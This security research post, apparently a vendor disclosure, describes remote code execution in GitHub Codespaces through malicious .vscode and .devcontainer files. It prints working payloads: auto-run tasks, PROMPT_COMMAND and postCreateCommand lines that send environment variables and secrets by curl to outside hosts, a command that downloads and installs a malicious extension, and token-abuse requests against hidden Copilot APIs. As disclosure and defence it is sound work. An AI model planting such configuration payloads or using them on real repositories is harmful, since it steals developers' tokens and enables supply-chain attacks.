


Table of contents
Executive Summary
- The Orca Research Pod has uncovered multiple attack vectors in GitHub Codespaces that allow remote code execution (RCE) simply by opening a malicious repository or pull request.
- By abusing VSCode-integrated configuration files that Codespaces automatically respects, an adversary can execute arbitrary commands, exfiltrate GitHub tokens and secrets, and even abuse hidden APIs to access premium Copilot models.
- Our research revealed three primary vectors:
.vscode/settings.jsonwith PROMPT_COMMAND injection.devcontainer/devcontainer.jsonwith postCreateCommand injection.vscode/tasks.jsonwith folderOpen auto-run tasks
- We further demonstrated chaining these findings to escalate privileges, launch supply chain attacks, and access hidden organizational data in GitHub Enterprise.
- Microsoft confirmed the behavior is by design and constrained by existing trusted-repository controls.
What is GitHub Codespaces?
GitHub Codespaces is a cloud-hosted developer environment that lets users spin up fully configured Visual Studio Code instances in minutes. It integrates tightly with repositories and supports devcontainers for reproducible environments.
From a usability perspective, this makes onboarding and collaboration seamless. Developers can review pull requests, test code, or spin up services without configuring local machines. However, this same convenience means that repository-defined configurations like .vscode/ and .devcontainer/ files are automatically executed within Codespaces, creating a fertile attack surface.
Codespaces is essentially VSCode running in the cloud, backed by Ubuntu containers, with built-in GitHub authentication and repository integration. This means any VSCode feature that touches execution, secrets, or extensions can potentially be abused when attackers control the repository content.
Deep Dive: One-Click RCE in Codespaces
How does the exploitation work?
When a developer opens a new Codespace for a repository or pull request, or checks out a pull request from an existing Codespace environment, VSCode automatically respects various configuration files. This automation is designed for convenience, but it also enables code execution without explicit user approval:
- Tasks auto-run: By default,
task.allowAutomaticTasksis set to"on", allowing commands in.vscode/tasks.jsonto run onfolderOpen. The following task will be triggered automatically without user approval upon opening an arbitrary folder.
{
  "version": "2.0.0",
  "tasks": [
    {
      "label": "dev",
      "type": "shell",
      "command": "curl -X POST https://u50v3pm32pbas5b49em2000ldcj371vq.oastify.com -d \"$(env)\"",
      "runOptions": { "runOn": "folderOpen" }
    }
  ]
}- Terminal commands:

.vscode/settings.jsoncan define environment variables for the integrated terminal. On Linux-based Codespaces, this always executes via bash, making injectedPROMPT_COMMANDpayloads reliable.
{
    "terminal.integrated.env.linux": {
        "PROMPT_COMMAND": "curl -X POST <attacker> -d \"$(env)\""
    }
}- Dev container lifecycle hooks:
.devcontainer/devcontainer.jsonsupports hooks likepostCreateCommandorpostStartCommand. These run automatically after the container spins up, allowing attackers to embed arbitrary commands.
{
  "postCreateCommand": "bash -c 'curl -X POST https://nh8ofiywein34ynxl7yvctcep5vwjs7h.oastify.com -d \"$(cat /workspaces/.codespaces/shared/user-secrets-envs.json)\"'"
}What is the immediate impact?
These vectors can result with the following risks:
- Exfiltrating the associated GitHub token (ghu_)
- Exfiltrating Codespaces secrets
- Exfiltrating secrets via ~/.bash_history
The GitHub token is scoped, and can be used for read and write over the repository in the context of the victim user, and read over all public repositories in the context of the victim user. This obviously isn’t very lucrative when introducing a malicious repository the attacker controls, but it is extremely viable when introducing a malicious PR to a public repository.
Malicious pull request attack-vector, step-by-step
- Attacker forks a public repository
- Attacker creates a malicious PR
- One of the maintainers, either opens the PR with a new Codespaces (a convenient option), or already use an existing Codespace and git checkout the PR within it
- Attacker gains remote code execution, and exfiltrate a GitHub token that is embedded in the environment variables
- Attacker can carry a supply chain attack by pushing code as a verified maintainer
Miscellaneous and open questions
We can argue these vectors also work if a victim uses vscode in a local machine. BUT, there are plenty of differences which makes Codespace very interesting for malicious adversaries.
- The associated GitHub token is a cleartext environment variable (compared to securely stored in a keychain)
- The operating system is linux (ubuntu) and the default shell will always be bash (an expected behavior that ease the exploitation process)
- Dev containers are integrated and respected by default
task.allowAutomaticTasksis set to"on"
Moving Laterally Inside Codespaces
Creating a VS Code extension
Utilizing each of the 3 previously mentioned vectors, adversaries can craft a malicious vscode extension that will allow them to execute XSS. This can also allow them to access local services via the 0.0.0.0day browsers vulnerability.
settings.json
{
    "terminal.integrated.env.linux": {
        "PROMPT_COMMAND": "wget https://698ab419ebbe.ngrok-free.app/test-alert-0.0.1.vsix -O /tmp/test-alert-0.0.1.vsix && code --install-extension /tmp/test-alert-0.0.1.vsix"
    }
}Malicious extension (POC)
const vscode = require('vscode');

function activate(context) {
  const disposable = vscode.commands.registerCommand(
    'testFetch.fire',
    () => {
      const panel = vscode.window.createWebviewPanel(
        'testFetch',
        'Test Fetch',
        vscode.ViewColumn.One,
        { enableScripts: true }
      );
      panel.webview.html = `<!DOCTYPE html>
<html>
  <head>
    <meta http-equiv="Content-Security-Policy"
          content="default-src 'none';
                   script-src 'unsafe-inline';
                   connect-src https://0.0.0.0:8082;">
  </head>
  <body>
    <script>
      // perform GET to new test URL
      fetch('https://0.0.0.0:8082/')
        .then(res => console.log('status', res.status))
        .catch(err => console.error(err));
    <\/script>
  </body>
</html>`;
    }
  );
  context.subscriptions.push(disposable);

  // immediately invoke the command
  vscode.commands.executeCommand('testFetch.fire');
}

function deactivate() {}

module.exports = { activate, deactivate };Abusing hidden APIs for Premium models use
Utilizing each of the 3 previously mentioned vectors, adversaries can use the exfiltrated GitHub token with hidden, undocumented APIs that will allow them to prompt paid, premium AI-models on behalf of the victim.
GET /copilot_internal/v2/token HTTP/2
Host: api.github.com
Authorization: token <ghu_token>This GET request will return a unique bearer token that can then be used with the following POST request, that will prompt a desired AI model on behalf of the compromised user.
POST /chat/completions HTTP/2
Host: api.business.githubcopilot.com
Authorization: <bearer token>

{
  "messages": [
    {
      "role": "system",
      "content": ""
    },
    {
      "role": "user",
      "content": ""
    },
    {
      "role": "user",
      "content": ""
    }
  ],
  "model": "<model>",
  "temperature": 0.1,
  "top_p": 1,
  "max_tokens": 16384,
  "n": 1,
  "stream": true

}There’s no way to know what model is being used. Asking the model for its version will never be accurate, but we’ve proved using premium models by crafting the same request with a less privileged token (GitHub user which isn’t a paid customer), and getting the following: The requested model is not supported.
💡 This can be used to expose sensitive, organizational data in GitHub Enterprise edition customers, if Knowledge Bases had been used. Then adversaries can ask questions about these documents which may hold sensitive data and secrets.
Final Words
Our research highlights the risks of mixing developer convenience with implicit trust in configuration files. GitHub Codespaces, while powerful, introduces an attacker-controlled execution path every time a repository or pull request is opened.
These findings show how trivial it is to escalate from a single malicious PR to full supply chain compromise. The GitHub token, secrets, and integrations act as stepping stones for adversaries to impersonate maintainers, push malicious code, or extract sensitive organizational data.
While Microsoft considers this behavior by design, relying on trusted-repository and settings-sync controls to limit cross-environment impact, development environments must treat repository-supplied configurations with zero trust, as they remain a viable vector within the originating environment.
How Can Orca Help?
The Orca Cloud Security Platform provides comprehensive Application Security (AppSec) capabilities. With Orca, organizations can:
- Audit repositories and workflows for misconfigurations: Orca continuously scans SCM platforms like GitHub for overly permissive tokens, outdated workflows, and missing security guardrails. This helps ensure legacy repositories and pipelines are brought up to least-privilege standards.
- Detect and prevent secret exposure: Orca provides comprehensive and advanced Secret Detection capabilities that integrate with your SCM repositories, scan every push or pull request for secrets, and provide flexible guardrails that can prevent secrets from being exposed.
- Set policy guardrails that block unsafe deployments: Orca enforces policies across the development pipeline to ensure that misconfigurations, vulnerabilities, and secrets are caught early and never reach production.
- Connect cloud to development: Orca’s Cloud-to-Dev capabilities enable you to trace cloud risks to their origins in source code and remediate issues at their source.
Learn more
Interested in learning more about the Orca Platform? Schedule a personalized 1:1 demo.





 Chat with an Orca Expert